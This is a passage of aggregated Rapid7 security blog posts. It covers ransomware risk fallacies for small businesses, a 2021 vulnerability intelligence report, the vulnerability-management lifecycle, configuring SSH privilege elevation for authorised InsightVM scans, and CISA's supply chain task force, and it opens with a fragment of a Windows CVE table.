CVE-2022-24527 Windows Endpoint Configuration Manager Elevation of Privilege Vulnerability No No 7.8 Yes
CVE-2022-26812 Windows DNS Server Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-26813 Windows DNS Server Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-24536 Windows DNS Server Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-26815 Windows DNS Server Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-26819 Windows DNS Server Remote Code Execution Vulnerability No No 6.6 Yes
CVE-2022-26820 Windows DNS Server Remote Code Execution Vulnerability No No 6.6 Yes
CVE-2022-26821 Windows DNS Server Remote Code Execution Vulnerability No No 6.6 Yes
CVE-2022-26822 Windows DNS Server Remote Code Execution Vulnerability No No 6.6 Yes
CVE-2022-26829 Windows DNS Server Remote Code Execution Vulnerability No No 6.6 Yes
CVE-2022-24521 Windows Common Log File System Driver Elevation of Privilege Vulnerability Yes No 7.8 No
CVE-2022-24481 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24494 Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24540 Windows ALPC Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-21983 Win32 Stream Enumeration Remote Code Execution Vulnerability No No 7.5 Yes
CVE-2022-24534 Win32 Stream Enumeration Remote Code Execution Vulnerability No No 7.5 Yes
CVE-2022-24485 Win32 File Enumeration Remote Code Execution Vulnerability No No 7.5 Yes
CVE-2022-26809 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 9.8 Yes
CVE-2022-24528 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-24492 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-24533 Remote Desktop Protocol Remote Code Execution Vulnerability No No 8 Yes
CVE-2022-24493 Microsoft Local Security Authority (LSA) Server Information Disclosure Vulnerability No No 5.5 Yes

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

4 Fallacies That Keep SMBs Vulnerable to Ransomware, Pt. 2

Post Syndicated from Ryan Weeks original https://blog.rapid7.com/2022/03/31/4-fallacies-that-keep-smbs-vulnerable-to-ransomware-pt-2/

4 Fallacies That Keep SMBs Vulnerable to Ransomware, Pt. 2

This post is co-authored by Chris Henderson, Senior Director of Information Security at Datto, Inc.

Welcome back for the second and final of our blogs on the fallacies and biases that perpetuate ransomware risk for SMBs. In part one, we examined how flawed thinking and a sense of helplessness are obstacles to taking action against ransomware. In this final part, we will examine fallacies number 3 and 4: the ways SMBs often fail to “trust but verify” the security safety of their critical business partners, and how prior investments affect their forward-looking mitigation decisions.

3. Failing to trust but verify

“You seem like someone I can trust to help support and grow my business.”

Stranger danger

When SMBs create business partnerships, we do so with a reasonable expectation that others will do the right things to keep both them and us safe. SMBs are effectively placing trust in strangers. As humans, we (often unconsciously) decide who to trust due to how they make us feel or whether they remind us of a past positive experience. Rarely have SMBs done a deep enough examination to determine if that level of trust is truly warranted, especially when it comes to protecting against ransomware.

We reasonably — but perhaps incorrectly — expect a few key things from these business partners, namely that they will:

  • Be rational actors that can be relied on to make informed decisions that maximize benefits for us
  • Exercise rational choice in our best interests
  • Operate with the same level of due care that a reasonable, prudent person would use under the same or similar circumstances, in decisions that affect our business – akin to a fiduciary

Rational actor model

According to an economic theory, a rational actor maximizes benefits for themselves first and will exercise rational choice that determines whether an option is right for themselves. That begs the question: To what extent do SMBs understand if business objectives are aligned such that what is right for their business partners’ cyber protection is also right for them? In the SMB space, too often the answer is based on trust alone and not on any sort of verification, or what mature security programs call third-party due diligence.

If I harm you, I harm myself

Increasingly, ransomware attacks are relying on our business relationships (a.k.a. supply chains) to facilitate attacks on targets. End targets may be meticulously selected, but they could instead be targets of opportunity, and sometimes they are even impacted as collateral damage. In any case, in this ransomware environment, it is critical for SMBs to reassess the level of trust they place in their business partners, as their cyber posture is now part of yours. You share the risk.

Trust is a critical component of business relationships, but trust in a business partner’s security must be verified upon establishment of the relationship and reaffirmed periodically thereafter. It is a reasonable expectation that, given this ransomware environment, your business partners will be able to prove that they take both their and your protection as being in your mutual best interests. They must be able to speak to and demonstrate how they work toward that objective.

Acknowledge and act

Trust is no longer enough — SMBs have to verify. Unfortunately, there is no one-size-fits-all process for diligence, but a good place to start is with a serious conversation about your business partners’ attitudes, beliefs, current readiness, and their investments in cyber resilience, ransomware prevention, and recovery. During that conversation, ask a few key questions:

  1. Do you have cyber insurance coverage for a ransomware incident that affects both you and your customers? Tip: Ask them to provide you proof of coverage.
  2. What cybersecurity program framework do you follow, and to what extent have you accomplished operating effectiveness against that framework? Tip: Ask to see materials from audits or assessments as evidence.
  3. Has your security posture been validated by an independent third party? Tip: Ask to see materials from audits or assessments as evidence.
  4. When was the last time you, or a customer of yours, suffered a cybersecurity incident, and how did you respond? Tip: Ask for a reference from a customer they’ve helped recover from a ransomware incident.

4. “We can’t turn back now; we’ve come too far”

“We have already spent so much time and made significant investments in IT solutions to achieve our business objectives. It wouldn’t make sense at this point to abandon our solutions, given what we’ve already invested.”

Sunk cost

Ransomware threat actors seek businesses whose IT solutions — when improperly developed, deployed, configured, or maintained — make compromise and infection easy. Such solutions are currently a primary access vector for ransomware, as they can be difficult to retrofit security into. When that happens, we are faced with a decision to migrate platforms, which can be costly and disruptive.

This decision point is one of the most difficult for SMBs, as it’s very easy to fall into a sunk cost fallacy — the tendency to follow through on an endeavor if we’ve already invested time, effort, or money into it, whether or not the current costs outweigh the benefits.

It’s easy to look backward at all the work done to get an IT solution to this point and exceedingly difficult to accept a large part of that investment as a sunk cost. The reality is that it doesn’t matter how much time has been invested in IT solutions. If security is not a core feature of the solution, then the long-term risk to an SMB’s business is greater than any sunk cost.

Acknowledge and act

Sunk costs burn because they feel like a failure — knowing what we know now, we should have made a different decision. New information is always presenting itself, and the security landscape is changing constantly around us. It’s impossible to foresee every shift, so our best defense is to remain agile and pivot when and as necessary. Acknowledge that there will be sunk costs on this journey, and allowing those to stand in the way of reasonable action is the real failure.

Moving forward

“There’s a brighter tomorrow that’s just down the road. Do not look back; you are not going that way” – Mary Engelbreit

Realizing your SMB has real cyber risk exposure to ransomware requires overcoming a series of logical fallacies and cognitive biases. Once you understand and accept that reality, it’s imperative not to buy into learned helplessness, because you need not be a victim. An SMB’s size and agility can be an advantage.

From here, re-evaluate your business partnerships and level of trust when it comes to cybersecurity. Be willing to make decisions that accept prior investments may just be sunk cost, but that the benefits of change to become more cyber resilient outweigh the risks of not changing in the long run.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Analyzing the Attack Landscape: Rapid7’s 2021 Vulnerability Intelligence Report

Post Syndicated from Caitlin Condon original https://blog.rapid7.com/2022/03/28/analyzing-the-attack-landscape-rapid7s-annual-vulnerability-intelligence-report/

Analyzing the Attack Landscape: Rapid7’s 2021 Vulnerability Intelligence Report

Every year, our research team at Rapid7 analyzes thousands of vulnerabilities to understand root causes, dispel misconceptions, and explain why some flaws are more likely to be exploited than others. By continuously reviewing the vulnerability landscape and sharing our research team’s insights, we hope to help organizations around the world better secure their environments and shore up vulnerabilities to keep bad actors at bay.

Today, we are proud to share Rapid7’s 2021 Vulnerability Intelligence Report, which provides a landscape view of critical vulnerabilities and threats and offers expert analysis of attack vectors and exploitation trends from a truly harrowing year for risk management teams. The report details 50 notable vulnerabilities from 2021, 43 of which were exploited in the wild. We also highlight a number of non-CVE-based attacks, including several significant supply chain security incidents.

In this post, we’ll take a big-picture look at the threat landscape in 2021 and reinforce key ways for organizations to protect themselves against high-priority vulnerabilities. For more insights and in-depth technical analysis, download the full report now.

As many security and IT teams experienced firsthand, 2021 saw notable increases in attack volume, urgency, and complexity. Many of 2021’s critical vulnerabilities were exploited quickly and at scale, dwarfing attacks from previous years and giving businesses little time to shore up defenses in the face of rapidly rising risk. Key findings across the 50 vulnerabilities in this year’s report include:

  • A 136% increase in widespread threats over 2020, due in part to attacker economies of scale, like ransomware and coin mining campaigns
  • A significant rise in zero-day attacks
  • Lower time to known exploitation (TTKE) — a decrease of 71% year over year

When a vulnerability is exploited by many attackers across many different organizations and industries, Rapid7 researchers classify that vulnerability as a widespread threat. In one of the year’s more jarring trends, 52% of 2021’s widespread threats began with a zero-day exploit. These vulnerabilities were discovered and weaponized by adversaries before vendors were able to patch them. A much higher proportion of zero-day attacks are now threatening many organizations from the outset, instead of being used in more targeted operations. 85% of the zero-day exploits in our 2021 data set, like the Microsoft Exchange ProxyLogon vulnerabilities and Log4Shell CVE-2021-44228, were widespread threats from the start.

Additional themes from 2021 included an increase in driver-based attacks and injection exploits, as well as ongoing threats to software supply chain integrity. In the full report, our team also enumerates high-level vulnerability root causes and attacker utilities to help readers understand which vulnerabilities may offer easy exploitability or deep access for attackers.

Examining today’s threat landscape

In summary, the threat landscape in 2021 was frenetic for many businesses. Not only was the world still grappling with the COVID-19 pandemic, which continued to put pressure on staffing and budgets, but security teams faced a rise in attack complexity and severity. Widespread attacks leveraging vulnerabilities in commonly deployed software were endemic, ransomware prevalence increased sharply, and zero-day exploitation reached an all-time high.

While this may sound grim, there is some good news. For one thing, the security industry is better able to detect and analyze zero-day attacks. This, in turn, has helped improve commercial security solutions and open-source rule sets. And while we would never call the rise of ransomware a positive thing for the world, the universality of the threat has spurred more public-private cooperation and driven new recommendations for preventing and recovering from ransomware attacks.

These are just a few examples of how the threat landscape has evolved — and how the challenges vulnerability risk management teams face are evolving along with it. We recommend prioritizing remediation for the CVEs in this year’s data set.

How to manage risk from critical vulnerabilities

At Rapid7, we believe that research-driven context on vulnerabilities and emergent threats is critical to building forward-looking security programs. In line with that, organizations of all sizes can implement the following battle-tested tactics to minimize easy opportunities for attackers.

  • Asset inventory is the foundation of any security program. Responding quickly and decisively to high-urgency threats requires knowing which technologies you use across your stack, how they are configured, and who has access to them.
  • Limit and monitor your internet-facing attack surface area. Pay particular attention to security gateway products, such as VPNs and firewalls.
  • Establish emergency zero-day patching procedures and incident response playbooks that go hand-in-hand with regular patching cycles.
  • Conduct incident response investigations that look for indicators of compromise (IOCs) and post-exploitation activity during widespread threat events in addition to activating emergency patching protocols.
  • Employ in-depth security measures to protect your development pipelines from supply chain attacks. These pipelines are often targets — as are developers.

These are only some of the fundamental ways you can layer security to better protect your organization in the face of widespread and emergent threats. Many of the CVEs in our report can be used in concert with other vulnerabilities to achieve greater impact, so make sure to prioritize remediation of the vulnerabilities we’ve identified and implement control and detection mechanisms across the whole of your environment. We strongly recommend prioritizing remediation for the CVEs in this year’s data set.

Read the 2021 Vulnerability Intelligence Report to see our full list of high-priority CVEs and learn more about attack trends from 2021.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

4 Fallacies That Keep SMBs Vulnerable to Ransomware, Pt. 1

Post Syndicated from Ryan Weeks original https://blog.rapid7.com/2022/03/24/four-fallacies-that-keep-smbs-vulnerable-to-ransomware-pt-1/

4 Fallacies That Keep SMBs Vulnerable to Ransomware, Pt. 1

Ransomware has focused on big-game hunting of large enterprises in the past years, and those events often make the headlines. The risk can be even more serious for small and medium-sized businesses (SMBs), who struggle to both understand the changing nature of the threats and lack the resources to become cyber resilient. Ransomware poses a greater threat to SMBs’ core ability to continue to operate, as recovery can be impossible or expensive beyond their means.

SMBs commonly seek assistance from managed services providers (MSPs) for their foundational IT needs to run their business — MSPs have been the virtual CIOs for SMBs for years. Increasingly, SMBs are also turning to their MSP partners to help them fight the threat of ransomware, implicitly asking them to also take on the role of a virtual CISO, too. These MSPs have working knowledge of ransomware and are uniquely situated to assist SMBs that are ready to go on a cyber resilience journey.

With this expert assistance available, one would think that we would be making more progress on ransomware. However, MSPs are still meeting resistance when working to implement a cyber resilience plan for many SMBs.

In our experience working with MSPs and hearing the challenges they face with SMBs, we have come to the conclusion that much of this resistance they meet is based on under-awareness, biases, or fallacies.

In this two-part blog series, we will present four common mistakes SMBs make when thinking about ransomware risk, allowing you to examine your own beliefs and draw new conclusions. We contend that until SMBs resistance to resilience improvement do the work to unwind critical flaws in thinking, ransomware will continue to be a growing and existential problem they face.

1. Relying on flawed thinking

I’m concerned about the potential impacts of ransomware, but I do not have anything valuable that an attacker would want, so ransomware is not likely to happen to me.

Formal fallacies

These arguments are the most common form of resistance toward implementing adequate cyber resilience for SMBs, and they create a rationalization for inaction as well as a false sense of safety. However, they are formal fallacies, relying on common beliefs that are partially informed by cognitive biases.

Formal fallacies can best be classified simply as deductively invalid arguments that typically commit an easily recognizable logical error when properly examined. Either the premises are untrue, or the argument is invalid due to a logical flaw.

Looking at this argument, the conclusion “ransomware will not happen to me” is the logical conclusion of the prior statement, “I have nothing of value to an attacker.” The flaw in this argument is that the attacker does not need the data they steal or hold ransom to be intrinsically valuable to them — they only need it to be valuable to the attack target.

Data that is intrinsically valuable is nice to have for an attacker, as they can monetize it outside of the attack by exfiltrating it and selling it (potentially multiple times), but the primary objective is to hold it ransom, because you need it to run your business. Facing this fact, we can see that the conclusion “ransomware will not happen to me” is logically invalid based on the premise “I have nothing of value to an attacker.”

Confirmation bias

The belief “ransomware will not happen to me” can also be a standalone argument. The challenge here is that the premise of the argument is unknown. This means we need data to support probability. With insufficient reporting data to capture accurate rates of ransomware on SMBs, this is problematic and can lead to confirmation bias. If I can’t find data on others like me as an SMB, then I may conclude that this confirms I’m not at risk.

Anchoring bias

I may be able to find data in aggregate that states that my SMB’s industries are not as commonly targeted. This piece of data can lead to an anchoring bias, which is the tendency to rely heavily on the first piece of information we are given. While ransomware might not be as common in your industry, that does not mean it does not exist. We need to research further rather than latching onto this data to anchor our belief.

Acknowledge and act

The best way to combat these formal fallacies and biases is for the SMB and their MSP to acknowledge these beliefs and act to challenge them through proper education. Below are some of the most effective exercises we have seen SMBs and MSPs use to better educate themselves on real versus perceived ransomware risk likelihood:

  1. Threat profiling is an exercise that collects information, from vendor partners and open-source intelligence sources, to inform which threat actors are likely to target the business, using which tactics.
  2. Data flow diagrams can help you to map out your unique operating environment and see how all your systems connect together to better inform how data moves and resides within your IT environment.
  3. A risk assessment uses the threat profile information and overlays on the data flow diagram to determine where the business is most susceptible to attacker tactics.
  4. Corrective action planning is the last exercise, where you prioritize the largest gaps in protection using a threat- and risk-informed approach.

2. Being resigned to victimhood

“Large companies and enterprises get hit with ransomware all the time. As an SMB, I don’t stand a chance. I don’t have the resources they do. This is hopeless; there’s nothing I can do about it.”

Victim mentality

This past year has seen a number of companies that were supposedly “too large and well-funded to be hacked” reporting ransomware breaches. It feels like there is a constant stream of information re-enforcing the mentality that, even with a multi-million dollar security program, an SMB will not be able to effectively defend against the adverse outcomes from ransomware. This barrage of information can make them feel a loss of control and that the world is against them.

Learned helplessness

These frequent negative outcomes for “prepared” organizations are building a sense of learned helplessness, or powerlessness, within the SMB space. If a well-funded and organized company can’t stop ransomware, why should we even try?

This mentality takes a binary view on a ransomware attack, viewing it as an all-or-nothing event. In reality, there are degrees of success of a ransomware attack. The goal of becoming immune to ransomware can spark feelings of learned helplessness, but if you reframe it as minimizing the damage a successful attack will have, this allows you to regain a sense of control in what otherwise may feel like an impossible effort.

Pessimism bias

This echo chamber of successful attacks (and thus presumed unsuccessful mitigations) is driving a pessimism bias. As empathetic beings, we feel the pain of these attacked organizations as though it were our own. We then tie this negative emotion to our expectation of an event (i.e. a ransomware attack), creating the expectation of a negative outcome for our own organization.

Acknowledge and act

Biases and beliefs shape our reality. If an SMB believes they are going to fall victim to ransomware and fails to protect against it, they actually make that exact adverse outcome more likely.

Despite the fear and uncertainty, the most important variable missing from this mental math is environment complexity. The more complex the environment, the more difficult it is to protect. SMBs have an advantage over their large-business counterparts, as the SMB IT environment is usually easier to control with the right in-house tech staff and/or MSP partners. That means SMBs are better situated than large companies to deter and recover from attacks — with the right strategic investments.

Check back with us next week, when we’ll tackle the third and fourth major fallacies that hold SMBs back from securing themselves against ransomware.

Additional reading:
NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

The VM Lifecycle: How We Got Here, and Where We’re Going

Post Syndicated from Devin Krugly original https://blog.rapid7.com/2022/03/16/the-vm-lifecycle-how-we-got-here-and-where-were-going/

The VM Lifecycle: How We Got Here, and Where We’re Going

Written in collaboration with Joel Ashman

The immutable truth that vulnerability management (VM) programs have long adhered to is that successful programs should follow a consistent lifecycle. This concept is simply a series of phases or steps that have a logical sequence and are repeated according to an organization’s VM program cadence.

A lifecycle gives a VM program a central illustrative model, defining the high-level series of activities that must be performed to reduce attack surface risk — the ultimate goal of any VM program. This type of model provides a uniform set of expectations for all stakeholders, who are often cross-functional and geographically dispersed. It can also be used as a diagnostic tool to identify bottlenecks, inefficiencies, or gaps (more on that later).

There are many lifecycle model prototypes in circulation, and they are generally comparable and iterative in nature. They break large-bucket activities into four, five, or six phases of work which describe the effort needed to prepare and scan for vulnerabilities or configuration weaknesses, assess or analyze, distribute, and ultimately address those findings through remediation or another risk treatment plan (i.e. exceptions, retire a server, etc).

While any one specific lifecycle will (and should) vary by organization and the specific tools in use, there are some fundamental steps or phases that remain consistent. This educational series will focus on introducing those fundamental building blocks, followed by practical demonstrations on how best to leverage Rapid7 solutions and services to accelerate your program.

In this first installment of a multipart blog and webinar series, we will explore the concept of a VM program lifecycle and provide practical guidance and definition for what many consider the first of the iterative VM lifecycle phases – often referred to as “discover”, “understand,” or even “planning.”

A (very) brief history of the VM lifecycle

But let’s return to the lifecycle concept for just a moment.

Having just a couple of small variables in my life flip the other way, I could have ended up a forensic historian or anthropologist. Those interests have paid dividends time and time again: to understand where you want to go, you have to understand how you got here.

The need for vulnerability management has existed since long before it had a title. It falls under what could be argued is the most important cybersecurity discipline: security hygiene. If you want nice teeth, you have to have good dental hygiene (identify cavities and perform regular maintenance). Similarly, organizations that require secure digital infrastructure must regularly assess and identify weaknesses (vulnerabilities, defects, improper configs) and then address those weaknesses through updates or other mitigation.

Two key points about how we got here:

  1. We all know the evolution of a few worms and viruses in ARPANET in the 1970s, to the much more intentionally crafted viruses targeting operating systems of the 1980s, to today’s this-ware or that-ware that have malintent baked right into the very fibers of their assembly language. In computing, the potential for misuse in the form of vulnerabilities has been with us from the start.
  2. A subtle but countervailing force has slowly but surely crept forward to stem, reflect, contain, and now often eradicate the intentions of bad actors. We the Defenders, the Protectors, the Stewards of Vulnerability Management will not be dissuaded from our obligation to manage cyber risk: to safeguard secrets, to shield corporate data, and to protect the networks that allow us to share pictures of the animals living in our homes and purchase large quantities of toilet paper online. Let’s not forget the prevention of abuse of individual identity — stopping those thieves from taking vacation savings, using those funds for their own vacation, and posting pictures on a Caribbean island from their Instagram account (true story).

We are keen to meet and overcome the challenges of modern attackers and modern infrastructure and applications (with all its containers and microservices), both now and into the bright and hopefully still shiny future.

We have met this call and at times faltered, but we have never been discouraged — and a key element that has supported us Protectors has been the lifecycle artifact. A conceptual model that conveys the continuous nature of the management of vulnerability risk and provides steadfast guidance for all stakeholders.

The lifecycle holds true

Vulnerability risk management is a team sport. It is only through careful, judicious, and sometimes aggravatingly laborious detail that a full lifecycle successfully completes. This may entail the same conversation happening no less than 5 to 8 times with the same audience. Even if the last time you said, “I didn’t ever want to have this conversation ever again.” Amidst all the chaos and confusion, the VM lifecycle is an immutable truth. Its methods may evolve and its technology take a dramatically different approach, but it will remain true.

The compendium to this blog is a webinar, which you can watch here. Both are the first in our series to freshen up perceptions and maybe introduce a few new concepts by exploring the various phases and activities that are fundamental pillars for a strong VM program and its execution. In addition, we have created a worksheet as a guide to facilitate efficient collection of information to build a VM stakeholder map. You can access the worksheet and download it here.

Join me for the next in the series to dive deeper into the initial stages or phases, or whatever preferred term you use, of the VM lifecycle.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

InsightVM Scanning: Demystifying SSH Credential Elevation

Post Syndicated from Emmett Kelly original https://blog.rapid7.com/2022/03/15/insightvm-scanning-demystifying-ssh-credential-elevation/

InsightVM Scanning: Demystifying SSH Credential Elevation

Written in collaboration with Jimmy Cancilla

The credentials to log into the assets on the network are one of the most critical inputs that can be provided to a vulnerability assessment. In order to capture and report on the full risk of an asset, the scan engine must be able to access the asset so that it can collect vital pieces of information, such as what software is installed and how the system is configured. For UNIX and UNIX-like systems, access to a target is primarily achieved through the Secure Shell Protocol (SSH). Thus, scan engines accessing these systems should have access to the appropriate SSH credentials.

However, this raises the question: What are appropriate SSH credentials? In order for a vulnerability or policy assessment to provide accurate and comprehensive results, the scan engine should ideally be able to gain root-level access to the systems being assessed. Understandably, many security teams are wary about providing the scan engine with root credentials to all of their systems. Instead, security teams prefer to provide a non-root set of credentials that are capable of elevating to become root. In this context, credential elevation means logging into a system with one set of credentials that has fewer privileges and then elevating that credential to gain root-level privileges. In this way, IT administrators can provide service users that can be monitored and easily disabled if necessary.

In the next section, we will look at the different ways that credentials can be elevated.

Elevation options

sudo

The sudo command enables users to run commands with the security privileges of another user, which by default happens to be the root user (superuser). The ability to use the sudo command to elevate to root is a privilege that is provided by the system administrator. The administrator explicitly grants users (or groups) permission to use the sudo command — this is typically done by modifying the /etc/sudoers file on Linux-based systems.

The benefit of having access to the sudo command means that a user does not need to know the root password in order to gain root-level privileges. However, the user attempting to elevate to root-level privileges via sudo may still need to authenticate themselves by providing their own password. This is different from the behaviour of the su command, which will be discussed later.

What this means in terms of configuring sudo elevation in the Security Console is that the Permission Elevation Password on the “Add Credentials” page must be set to the password of the user attempting to elevate to root.

InsightVM Scanning: Demystifying SSH Credential Elevation

su

Like the sudo command, the su command enables users to run commands with the security privileges of another user, the default being to run the commands as the root user (superuser). However, unlike the sudo command, the su command typically does not require a system administrator to provide explicit permission to use the command. Instead, users can use the su command to switch to any other user on the system but must provide the password of the target user. The implication of this is that in order to use the su command to elevate to root-level privileges, the user must authenticate by providing the root password.

What this means in terms of configuring su elevation in the Security Console, is that the Permission Elevation Password on the “Add Credentials” page must be set to the password of the root user.

InsightVM Scanning: Demystifying SSH Credential Elevation

sudo+su

If you have read the above sections on sudo and su, you may be asking yourself why you would need to combine the two commands. The answer comes down to a subtle but important difference between the two commands, namely the environmental context in which those commands are invoked. When using sudo to execute another command with root-level privileges, the command is run within the current user’s environment. This means that any environment-specific properties (for example, environment variables) are retained. When using su to execute another command with root-level privileges, su will invoke the default shell used by root and then run the command within that environment. This implies that any environment-specific properties loaded by default when logging into the root user will be set.

Given this explanation, combining the sudo and su commands provides a best of both worlds situation: It allows a user to elevate their privileges to root by providing their own user password, and it will execute the command within the context of the root environment (as opposed to the user’s environment). How does this work?

The first command executed is sudo, which will prompt the user to authenticate themselves by entering their own password. Then, the su command will be run. However, since it is running with root-level privileges, it won’t prompt for another password but instead will execute any commands within the context of the root environment. So to summarize, sudo+su allows for executing commands with root-level privileges within the context of root’s environment but without requiring knowledge of the root password.

What this means in terms of configuring sudo+su elevation in the Security Console, is that the Permission Elevation Password on the “Add Credentials” page must be set to the password of the user attempting to elevate to root.

InsightVM Scanning: Demystifying SSH Credential Elevation

Important note about sudo, su and sudo+su

The Permission Elevation User should be root. A common misconfiguration when configuring permission elevation is to set this value to the user’s username. This leads to the scan engine logging in as the initial user, then using permission elevation to attempt to elevate to the same user! The credential status will be reported as successful, but the scan results will not have the same accuracy of a correctly configured scan with root permissions.

pbrun

The pbrun command is a utility within the PowerBroker application provided by BeyondTrust. It works similarly to the sudo command in that it allows a user to elevate to root-level privileges without having to provide the root password.

Configuring privilege escalation with pbrun in the Security Console is fairly straightforward, as it does not require any additional passwords beyond the user’s password.

InsightVM Scanning: Demystifying SSH Credential Elevation

Cisco Enable / Privileged Exec

This option specifically allows a user to elevate to superuser-level privileges on certain Cisco devices using the enable command. Administrators of the Cisco devices will need to have configured an enable password to allow for privilege elevation.

What this means in terms of configuring Cisco Enable / Privileged Exec elevation in the Security Console, is that the Permission Elevation Password on the “Add Credentials” page must be set to the Cisco Enable password configured on the devices.

InsightVM Scanning: Demystifying SSH Credential Elevation

Perils of not elevating

Elevation is critical to accurately assess an asset for vulnerabilities and system configurations. There are several key pieces of information that can only be collected with root-level privileges. Improperly configuring credential elevation is one of the most common causes of inaccurate or incomplete assessment results. The following table outlines a few key operations and pieces of data that require root-level privileges. It is important to note that this is a non-exhaustive list operations and data requiring root-level privileges – an exhaustive list would quickly become outdated as new data collection techniques are constantly being added to the product.

InsightVM Scanning: Demystifying SSH Credential Elevation

Conclusion

When it comes to vulnerability management, retrieving accurate and comprehensive results is paramount to mitigating risks within your organization. The most accurate data is collected when the scan engine has root-level access to the systems it is scanning. However, not all organizations may be in a position to provide the root password to these systems.

In this case, a best practice is to provide the vulnerability management software with a service account that is capable of elevating its permissions to root. This allows system administrators to more easily manage who is capable of elevating to root and, if necessary, revoke access. However, there are several different ways that an account can elevate its permissions. Each method comes with subtle but important differences. Understanding those differences is critical to ensuring that elevation to the correct level of permissions occurs successfully.

Additional reading

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

An Inside Look at CISA’s Supply Chain Task Force

Post Syndicated from Chad Kliewer, MS, CISSP, CCSP original https://blog.rapid7.com/2022/03/14/an-inside-look-at-cisas-supply-chain-task-force/

An Inside Look at CISA’s Supply Chain Task Force

When one mentions supply chains these days, we tend to think of microchips from China causing delays in automobile manufacturing or toilet paper disappearing from store shelves. Sure, there are some chips in the communications infrastructure, but the cyber supply chain is mostly about virtual things – the ones you can’t actually touch.  

In 2018, the Cybersecurity and Infrastructure Security Agency (CISA) established the Information and Communications Technology (ICT) Supply Chain Risk Management (SCRM) Task Force as a public-private joint effort to build partnerships and enhance ICT supply chain resilience. To date, the Task Force has worked on 7 Executive Orders from the White House that underscore the importance of supply chain resilience in critical infrastructure.

Background

The ICT-SCRM Task Force is made up of members from the following sectors:

  • Information Technology (IT) – Over 40 IT companies, including service providers, hardware, software, and cloud have provided input.
  • Communications – Nearly 25 communications associations and companies are included, with representation from the wireline, wireless, broadband, and broadcast areas.
  • Government – More than 30 government organizations and agencies are represented on the Task Force.

These three sector groups touch nearly every facet of critical infrastructure that businesses and government require. The Task Force is dedicated to identifying threats and developing solutions to enhance resilience by reducing the attack surface of critical infrastructure. This diverse group is poised perfectly to evaluate existing practices and elevate them to new heights by enhancing existing standards and frameworks with up-to-date practical advice.

Working groups

The core of the task force is the working groups. These groups are created and disbanded as needed to address core areas of the cyber supply chain. Some of the working groups have been concentrating on areas like:

  • The legal risks of information sharing
  • Evaluating supply chain threats
  • Identifying criteria for building Qualified Bidder Lists and Qualified Manufacturer Lists
  • The impacts of the COVID-19 pandemic on supply chains
  • Creating a vendor supply chain risk management template

Ongoing efforts

